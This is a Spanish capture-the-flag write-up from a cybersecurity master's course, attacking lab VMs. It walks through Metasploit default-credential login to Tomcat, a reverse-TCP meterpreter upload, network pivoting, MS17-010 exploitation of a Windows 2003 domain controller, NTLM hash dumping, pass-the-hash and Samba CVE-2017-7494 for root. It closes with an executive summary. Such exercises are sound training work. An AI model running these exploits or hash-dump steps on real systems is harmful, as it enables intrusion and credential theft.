
Máster en Ciberseguridad

Capture the Flag

En este ejercicio se proponía completar un CTF con un total de cuatro *flags* a encontrar. El reto tenía la siguiente estructura de máquinas virtuales:



Flag 1

El primer paso que he realizado ha sido ejecutar un sondeo de ping para comprobar de manera rápida máquinas levantadas.

```
kali@kali:~$ sudo nmap -sP 192.168.0.0/24
[sudo] password for kali:
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-01 11:21 EST
Nmap scan report for 192.168.0.1
Host is up (0.030s latency).
MAC Address: 10:C2:5A:0A:FE:47 (Technicolor CH USA)
Nmap scan report for 192.168.0.27
Host is up (0.066s latency).
MAC Address: EA:B6:E9:23:9F:A0 (Unknown)
Nmap scan report for 192.168.0.29
Host is up (0.00045s latency).
MAC Address: 24:41:8C:E4:7D:ED (Intel Corporate)
Nmap scan report for 192.168.0.82
Host is up (0.00043s latency).
MAC Address: 08:00:27:1D:05:B9 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.0.254
Host is up (0.036s latency).
MAC Address: 10:C2:5A:0A:FE:49 (Technicolor CH USA)
Nmap scan report for 192.168.0.84
Host is up.
Nmap done: 256 IP addresses (6 hosts up) scanned in 28.41 seconds
kali@kali:~$
```

Una vez he obtenido una lista más reducida de IPs, aunque en el resultado ya puedo saber qué máquina es mi objetivo gracias al fabricante de la tarjeta de red, he lanzado un análisis contra ellas para ver qué servicios tiene cada una y así ver por cual sería interesante avanzar en un escenario real. En la siguiente captura se muestra el resultado del escaneo para la IP 192.168.0.82:

```
Nmap scan report for 192.168.0.82
Host is up (0.00037s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
8080/tcp open  http-proxy
MAC Address: 08:00:27:1D:05:B9 (Oracle VirtualBox virtual NIC)
```

Sabiendo que la máquina objetivo tiene un servidor Tomcat, he probado a obtener las credenciales del administrador del servicio (rol de *manager* en tomcat) con un módulo auxiliary de metasploit:

```
msf5 auxiliary(scanner/http/tomcat_mgr_login) > set rhosts 192.168.0.82
rhosts => 192.168.0.82
msf5 auxiliary(scanner/http/tomcat_mgr_login) > run
```

```
[-] 192.168.0.82:8080 - LOGIN FAILED: root:vagrant (Incorrect)
[-] 192.168.0.82:8080 - LOGIN FAILED: tomcat:admin (Incorrect)
[+] 192.168.0.82:8080 - Login Successful: tomcat:manager
[-] 192.168.0.82:8080 - LOGIN FAILED: both:admin (Incorrect)
[-] 192.168.0.82:8080 - LOGIN FAILED: both:manager (Incorrect)
```

Una vez conozco las credenciales, trato de lanzar un exploit contra el servicio utilizando un módulo de metasploit que aprovecha el acceso de *manager*.

```
msf5 exploit(multi/http/tomcat_mgr_upload) > show options

Module options (exploit/multi/http/tomcat_mgr_upload):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   HttpPassword  manager          no        The password for the specified username
   HttpUsername  tomcat           no        The username to authenticate as
   Proxies                        no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS        192.168.0.82     yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT         8080             yes       The target port (TCP)
   SSL           false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI     /manager         yes       The URI path of the manager app (/html/upload and /undeploy will be used)
   VHOST                          no        HTTP server virtual host


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.0.84     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port
```

Gracias al exploit conseguimos un meterpreter en la máquina objetivo bajo el usuario tomcat7. Leemos el contenido del archivo */etc/passwd* y encontramos el valor del *flag1*: **tintin**.

```
msf5 exploit(multi/http/tomcat_mgr_upload) > run

[*] Started reverse TCP handler on 192.168.0.84:4444
[*] Retrieving session ID and CSRF token...
[*] Uploading and deploying 2xgA34aiMXWZUj...
[*] Executing 2xgA34aiMXWZUj...
[*] Undeploying 2xgA34aiMXWZUj ...
[*] Sending stage (53944 bytes) to 192.168.0.82
[*] Meterpreter session 1 opened (192.168.0.84:4444 → 192.168.0.82:45122) at 2021-03-01 11:28:33 -0500

meterpreter > cat /etc/passwd
root:x:0:0:flag1_tintin:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
```

Flag 2

Una vez tenemos acceso a una sesión meterpreter en una máquina, podemos utilizarla para enrutar tráfico a través de esta y conectar nuestra sección de red con otros computadores a través de las interfaces de red de la máquina.

Para ello ejecutamos el módulo post/multi/manage/autoroute:

```
meterpreter > run post/multi/manage/autoroute
[!] SESSION may not be compatible with this module.
[*] Running module against testbox
[*] Searching for subnets to autoroute.
[+] Route added to subnet 10.0.2.0/255.255.255.0 from host's routing table.
[+] Route added to subnet 192.168.0.0/255.255.255.0 from host's routing table.
meterpreter >
```

Gracias a ello podemos escanear la red 10.0.2.0/24 desde metasploit, con módulos como el siguiente, el cual escanea los puertos TCP de las máquinas seleccionadas. Lo he configurado para comprobar solo los 100 primeros puertos de un grupo pequeño de direcciones IP y así no tardar tanto en obtener los primeros resultados.

```
msf5 auxiliary(scanner/portscan/tcp) > run
[*] 10.0.2.2-10:          - Scanned 1 of 9 hosts (11% complete)
[*] 10.0.2.2-10:          - Scanned 2 of 9 hosts (22% complete)
[*] 10.0.2.2-10:          - Scanned 3 of 9 hosts (33% complete)
[*] 10.0.2.2-10:          - Scanned 4 of 9 hosts (44% complete)
[+] 10.0.2.6:             - 10.0.2.6:53 - TCP OPEN
[+] 10.0.2.6:             - 10.0.2.6:88 - TCP OPEN
[*] 10.0.2.2-10:          - Scanned 5 of 9 hosts (55% complete)
[+] 10.0.2.7:             - 10.0.2.7:22 - TCP OPEN
[*] 10.0.2.2-10:          - Scanned 6 of 9 hosts (66% complete)
[*] 10.0.2.2-10:          - Scanned 7 of 9 hosts (77% complete)
[*] 10.0.2.2-10:          - Scanned 8 of 9 hosts (88% complete)
[*] 10.0.2.2-10:          - Scanned 9 of 9 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/portscan/tcp) >
```

Sabiendo que la máquina 10.0.2.7 es la máquina Linux ya explotada, realizo un portscan TCP sobre todos los puertos de la máquina 10.0.2.6:

```
msf5 auxiliary(scanner/portscan/tcp) > set rhosts 10.0.2.6
rhosts => 10.0.2.6
msf5 auxiliary(scanner/portscan/tcp) > run
[+] 10.0.2.6:             - 10.0.2.6:53 - TCP OPEN
[+] 10.0.2.6:             - 10.0.2.6:88 - TCP OPEN
[+] 10.0.2.6:             - 10.0.2.6:135 - TCP OPEN
[+] 10.0.2.6:             - 10.0.2.6:139 - TCP OPEN
[+] 10.0.2.6:             - 10.0.2.6:389 - TCP OPEN
[+] 10.0.2.6:             - 10.0.2.6:445 - TCP OPEN
[+] 10.0.2.6:             - 10.0.2.6:464 - TCP OPEN
[+] 10.0.2.6:             - 10.0.2.6:593 - TCP OPEN
[+] 10.0.2.6:             - 10.0.2.6:636 - TCP OPEN
[+] 10.0.2.6:             - 10.0.2.6:1027 - TCP OPEN
[+] 10.0.2.6:             - 10.0.2.6:1025 - TCP OPEN
[+] 10.0.2.6:             - 10.0.2.6:1039 - TCP OPEN
[+] 10.0.2.6:             - 10.0.2.6:1049 - TCP OPEN
[+] 10.0.2.6:             - 10.0.2.6:1042 - TCP OPEN
[+] 10.0.2.6:             - 10.0.2.6:3269 - TCP OPEN
[+] 10.0.2.6:             - 10.0.2.6:3268 - TCP OPEN
[*] 10.0.2.6:             - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/portscan/tcp) >
```

Para ejecutar Nmap y conocer qué servicios suelen ofrecerse en tales puertos, he utilizado ProxyChains y un módulo Nmap para levantar un servidor *socks4a* al que se conecta ProxyChains para poder hacer uso del enrutamiento de meterpreter.

```
msf5 auxiliary(server/socks4a) > run
[*] Auxiliary module running as background job 0.
msf5 auxiliary(server/socks4a) >
[*] Starting the socks4a proxy server
```

```
kali@kali:~$ sudo proxychains nmap -sT 10.0.2.6 -Pn
[sudo] password for kali:
ProxyChains-3.1 (http://proxychains.sf.net)
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-01 12:09 EST
```

```
Nmap scan report for 10.0.2.6
Host is up (0.10s latency).
Not shown: 984 closed ports
PORT     STATE SERVICE
53/tcp   open  domain
88/tcp   open  kerberos-sec
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
389/tcp  open  ldap
445/tcp  open  microsoft-ds
464/tcp  open  kpasswd5
593/tcp  open  http-rpc-epmap
636/tcp  open  ldapssl
1025/tcp open  NFS-or-IIS
1027/tcp open  IIS
1039/tcp open  sbl
1042/tcp open  afrog
1049/tcp open  td-postman
3268/tcp open  globalcatLDAP
3269/tcp open  globalcatLDAPssl

Nmap done: 1 IP address (1 host up) scanned in 102.71 seconds
kali@kali:~$
```

Sabiendo que SMB suele ser un servicio con vulnerabilidades, compruebo la versión del protocolo con el módulo de metasploit *auxiliary/scanner/smb/smb_version*:

```
msf5 auxiliary(scanner/smb/smb_version) > run

[+] 10.0.2.6:445          - Host is running Windows 2003 SP1 (build:3790) (name:HACKMEET-SERVER) (domain:HACKMEETS)
 (signatures:required)
[*] 10.0.2.6:445          - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Buscando por internet encontré que esa versión es vulnerable a la llamada *ms17_010* y, buscando por metasploit, encontré un módulo que permite comprobar si, efectivamente, el servicio es vulnerable:

```
msf5 auxiliary(scanner/smb/smb_ms17_010) > run

[+] 10.0.2.6:445          - Host is likely VULNERABLE to MS17-010! - Windows Server 2003 3790 Service Pack 1 x86 (32-bit)
[*] 10.0.2.6:445          - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/smb/smb_ms17_010) >
```

Sabiendo que la máquina es posiblemente vulnerable, busco un exploit que se aproveche de esta vulnerabilidad. Encuentro y utilizo el módulo *exploit/windows/smb/ms17_010_psexec* indicando como parámetro *rhosts* la dirección del servidor 10.0.2.6. Lanzamos el exploit y obtenemos acceso a la máquina mediante una sesión meterpreter bajo el usuario *system*:

```
msf5 exploit(windows/smb/ms17_010_psexec) > run

[-] Handler failed to bind to 192.168.0.72:4444:-  -
[*] Started reverse TCP handler on 0.0.0.0:4444
[*] 10.0.2.6:445 - Target OS: Windows Server 2003 3790 Service Pack 1
[*] 10.0.2.6:445 - Filling barrel with fish ... done
[*] 10.0.2.6:445 - <---------------- | Entering Danger Zone | ---------------->
[*] 10.0.2.6:445 -      [*] Preparing dynamite ...
[*] 10.0.2.6:445 -              Trying stick 1 (x64) ... Miss
[*] 10.0.2.6:445 -              [*] Trying stick 2 (x86) ... Boom!
[*] 10.0.2.6:445 -      [+] Successfully Leaked Transaction!
[*] 10.0.2.6:445 -      [+] Successfully caught Fish-in-a-barrel
[*] 10.0.2.6:445 - <---------------- | Leaving Danger Zone | ---------------->
[*] 10.0.2.6:445 - Reading from CONNECTION struct at: 0x8154e2d0
[*] 10.0.2.6:445 - Built a write-what-where primitive ...
[+] 10.0.2.6:445 - Overwrite complete ... SYSTEM session obtained!
[*] 10.0.2.6:445 - Selecting native target
[*] 10.0.2.6:445 - Uploading payload ... zjceOrcd.exe
[*] 10.0.2.6:445 - Created \zjceOrcd.exe ...
[*] Sending stage (176195 bytes) to 192.168.0.29
[+] 10.0.2.6:445 - Service started successfully ...
[*] 10.0.2.6:445 - Deleting \zjceOrcd.exe ...
[*] Meterpreter session 5 opened (192.168.0.72:4444 → 192.168.0.29:4183) at 2021-02-25 09:58:12 -0500

meterpreter > 
```

Accediendo a la carpeta raíz del servidor encontramos el *flag2*: **batman**.

```
meterpreter > ls
Listing: C:\
============

Mode              Size              Type  Last modified                  Name
----              ----              ----  -------------                  ----
100777/rwxrwxrwx  0                 fil   2016-02-02 03:43:37 -0500      AUTOEXEC.BAT
40555/r-xr-xr-x   0                 dir   2016-02-02 04:28:46 -0500      Archivos de programa
100666/rw-rw-rw-  0                 fil   2016-02-02 03:43:37 -0500      CONFIG.SYS
40777/rwxrwxrwx   0                 dir   2016-02-02 04:28:30 -0500      Documents and Settings
100444/r--r--r--  0                 fil   2016-02-02 03:43:37 -0500      IO.SYS
100444/r--r--r--  0                 fil   2016-02-02 03:43:37 -0500      MSDOS.SYS
100555/r-xr-xr-x  47772             fil   2006-04-14 08:00:00 -0400      NTDETECT.COM
40777/rwxrwxrwx   0                 dir   2016-02-02 04:28:31 -0500      System Volume Information
40777/rwxrwxrwx   0                 dir   2016-02-02 04:26:51 -0500      WINDOWS
100666/rw-rw-rw-  208               fil   2016-02-02 04:28:04 -0500      boot.ini
100444/r--r--r--  4952              fil   2006-04-14 08:00:00 -0400      bootfont.bin
100666/rw-rw-rw-  9                 fil   2018-02-03 08:29:10 -0500      flag2.txt
100444/r--r--r--  296672            fil   2006-04-14 08:00:00 -0400      ntldr
57401544/r-xr--r--  47284171135025135  fif   1507380041-08-12 18:30:08 -0500  pagefile.sys
40777/rwxrwxrwx   0                 dir   2016-02-02 03:43:46 -0500      wmpub

meterpreter > cat flag2.txt
batman
meterpreter > 
```

Flag 3

Ejecutando un módulo post podemos hacernos con los hashes que encuentre dentro de la máquina Windows, *post/windows/gather/smart_hashdump*:

```
msf5 post(windows/gather/smart_hashdump) > set session 2
session ⇒ 2
msf5 post(windows/gather/smart_hashdump) > run

[*] Running module against HACKMEET-SERVER
[*] Hashes will be saved to the database if one is connected.
[+] Hashes will be saved in loot in JtR password file format to:
[*] /home/kali/.msf4/loot/20210226035637_default_10.0.2.6_windows.hashes_479797.txt
[+]     This host is a Domain Controller!
[*] Dumping password hashes ...
[+]     Administrador:500:aad3b435b51404eeaad3b435b51404ee:0e5d8f25236e12a2dc2558360a039e46
[+]     krbtgt:502:aad3b435b51404eeaad3b435b51404ee:0379554a0a15ca1b0f0de574d4236844
[+]     developer:1108:aad3b435b51404eeaad3b435b51404ee:b60979eb182e2af8e8b1a21d3aff1fd0
[+]     HACKMEET-SERVER$:1003:aad3b435b51404eeaad3b435b51404ee:861e1b6f0685495a5afc17c7a870fb18
[+]     PREPRODUCCION$:1110:aad3b435b51404eeaad3b435b51404ee:0024a270150832fe736915425fddd57d
[*] Post module execution completed
```

Podemos ver el usuario *developer*, el cual también encontramos en la máquina Linux.

Al comprobar los servicios activos de la máquina Linux (utilizando el comando *ps*) podemos comprobar cómo se está ejecutando un servidor samba, por lo que escaneo los puertos de su interfaz de red que conecta con la máquina Windows para ver si se puede acceder desde ella:

```
Nmap scan report for 10.0.2.7
Host is up (0.10s latency).
Not shown: 996 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
8080/tcp open  http-proxy

Nmap done: 1 IP address (1 host up) scanned in 119.86 seconds
kali@kali:~$
```

Si comprobamos los shares de samba de la máquina desde metasploit encontramos uno llamado *development*:

```
msf5 auxiliary(scanner/smb/smb_enumshares) > run

[+] 10.0.2.7:139          - IPC$ - (IPC) IPC Service (testbox server (Samba
[+] 10.0.2.7:139          - Ubuntu))
[+] 10.0.2.7:139          - development - (DISK)
[*] 10.0.2.7:             - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/smb/smb_enumshares) >
```

Si desde el meterpreter de la máquina Linux comprobamos el fichero */etc/samba/smb.conf*, vemos que el share *development* hace referencia al directorio */opt/development* y sólo es accesible por el usuario *developer*:


```
[development]
path = /opt/development
valid users = developer
read only = no
meterpreter >
```

Accediendo desde meterpreter a la carpeta */opt/development* encontré un archivo llamado HOWTO_update.txt perteneciente al usuario *developer*, así que traté de acceder al *share* de samba con ese usuario.

En el archivo /etc/passwd de la primera máquina se puede ver como el usuario *developer* no tiene shell asociada, lo que me hizo pensar que solo es un usuario de samba y su inicio de sesión se delegaría al controlador de dominio, por lo que podría hacer log-in utilizando su hash NTLM.


Viendo el manual de *smbclient* encontré que existía la opción *--pw-nt-hash*, la cual te permite introducir el hash NT en lugar de la contraseña en claro, así que traté de acceder mediante esa vía.

Así conseguí entrar en el *share* de samba y descargarme el archivo, en el que encontré el *flag3*: **rorschach**.



Flag 4

Gracias a la fuga de información que hay en el archivo *HOWTO_update.txt*, en el que se nos dice la contraseña de acceso del usuario *root*, y que el acceso a *root* por SSH está habilitado (como se puede comprobar en el fichero */etc/ssh/sshd_config*), inicié sesión en la máquina, y en el *home* del usuario conseguí encontrar el *flag4*: **cachorrito**.



Atajo al Flag 4

Mientras buscaba la forma de acceder al fichero *HOWTO_update.txt*, di con otra vía de acceso al usuario *root* de la máquina con la que accedí al *flag4* directamente. Procedo a explicarla:

Sabía gracias al comando *ps* que samba se ejecutaba con el usuario *root*, así que con un exploit que me proporcionara una shell en la máquina conseguiría tales privilegios. Con el siguiente módulo comprobé la versión del servicio:

```
msf5 auxiliary(scanner/smb/smb_version) > run

[*] 10.0.2.7:445          - Host could not be identified: Unix (Samba 4.1.6-Ubuntu)
[*] 10.0.2.7:445          - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/smb/smb_version) >
```

Buscando en internet, vi que tal versión era vulnerable a la llamada CVE-2017-7494 y que el módulo metasploit *exploit/Linux/samba/is_known_pipename* la explotaba. Establecí el *rhost*, como *smb_share_name* utilicé el share *development* y, como credenciales, el usuario *developer* y su hash NTLM recuperado de la máquina Windows:

```
msf5 exploit(linux/samba/is_known_pipename) > use exploit/linux/samba/is_known_pipename
[*] Using configured payload cmd/unix/interact
msf5 exploit(linux/samba/is_known_pipename) > set rhosts 10.0.2.7
rhosts => 10.0.2.7
msf5 exploit(linux/samba/is_known_pipename) > set smb_share_name development
smb_share_name => development
msf5 exploit(linux/samba/is_known_pipename) > set smbuser developer
smbuser => developer
msf5 exploit(linux/samba/is_known_pipename) > set smbpass aad3b435b51404eeaad3b435b51404ee:b60979eb182e2af8e8b1a21d3aff1fd0
smbpass => aad3b435b51404eeaad3b435b51404ee:b60979eb182e2af8e8b1a21d3aff1fd0
msf5 exploit(linux/samba/is_known_pipename) > show options

Module options (exploit/linux/samba/is_known_pipename):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   RHOSTS        10.0.2.7         yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT         445              yes       The SMB service port (TCP)
   SMB_FOLDER                     no        The directory to use within the writeable SMB share
   SMB_SHARE_NAME  development    no        The name of the SMB share containing a writeable directory
```

Podemos ver cómo, a pesar de no aparecer en las opciones, se pueden establecer credenciales.

Ejecuté el exploit, conseguí acceso como *root*, accedí a su directorio *home* y encontré el *flag4*: **cachorrito**.

```
msf5 exploit(linux/samba/is_known_pipename) > run

[*] 10.0.2.7:445 - Using location \\10.0.2.7\development\ for the path
[*] 10.0.2.7:445 - Retrieving the remote path of the share 'development'
[*] 10.0.2.7:445 - Share 'development' has server-side path '/opt/development
[*] 10.0.2.7:445 - Uploaded payload to \\10.0.2.7\development\NQepkmXJ.so
[*] 10.0.2.7:445 - Loading the payload from server-side path /opt/development/NQepkmXJ.so using \\PIPE\/opt/development/NQepkmXJ.so ...
[-] 10.0.2.7:445 -   >> Failed to load STATUS_OBJECT_NAME_NOT_FOUND
[*] 10.0.2.7:445 - Loading the payload from server-side path /opt/development/NQepkmXJ.so using /opt/development/NQepkmXJ.so ...
[+] 10.0.2.7:445 - Probe response indicates the interactive payload was loaded ...
[*] Found shell.
[*] Command shell session 10 opened (0.0.0.0:0 → 10.0.2.7:445) at 2021-03-01 03:27:45 -0500

whoami
root
cd /root
ls
final.txt
cat final.txt
Enhorabuena!!

Has superado el reto.

El último flag es:

cachorrito
```

Resumen Ejecutivo

En los siguientes párrafos se resumirán las vulnerabilidades encontradas en el test de intrusión realizado y su repercusión. Las principales fallas de seguridad residen en el uso de credenciales por defecto y versiones anticuadas de servicios o con vulnerabilidades no correctamente parcheadas.

En el caso del servidor Linux, este expone sus paneles de administración Tomcat a la red pública con credenciales comunes fácilmente adivinables por los atacantes. Este fallo permite a estos acceder de manera sencilla al sistema para robar información y abrirse paso hacia el servidor Windows.

Por otro lado, ambos sistemas están utilizando versiones de SMB vulnerables. Debido a que el servidor Windows utiliza una versión antigua, se ha conseguido acceder al sistema a través de un ataque dirigido a esta versión del servicio SMB, obteniendo acceso inmediato como usuario de tipo *system* (mayor que administrador del sistema), lo cual se traduce en que se puede robar todo tipo de información, como credenciales de usuario, y modificar el servidor como se quiera.

Gracias a las credenciales de cierto usuario obtenidas en el servidor Windows, y aprovechando la versión también vulnerable del servicio Samba de la máquina Linux, se ha conseguido atacar la máquina haciéndonos pasar por tal usuario, obteniendo acceso de administración en esta.

Por último, se han encontrado credenciales de administración escritas sin cifrar en un fichero de texto publicado en una carpeta compartida del servidor Linux, lo cual supone una importante fuga de información.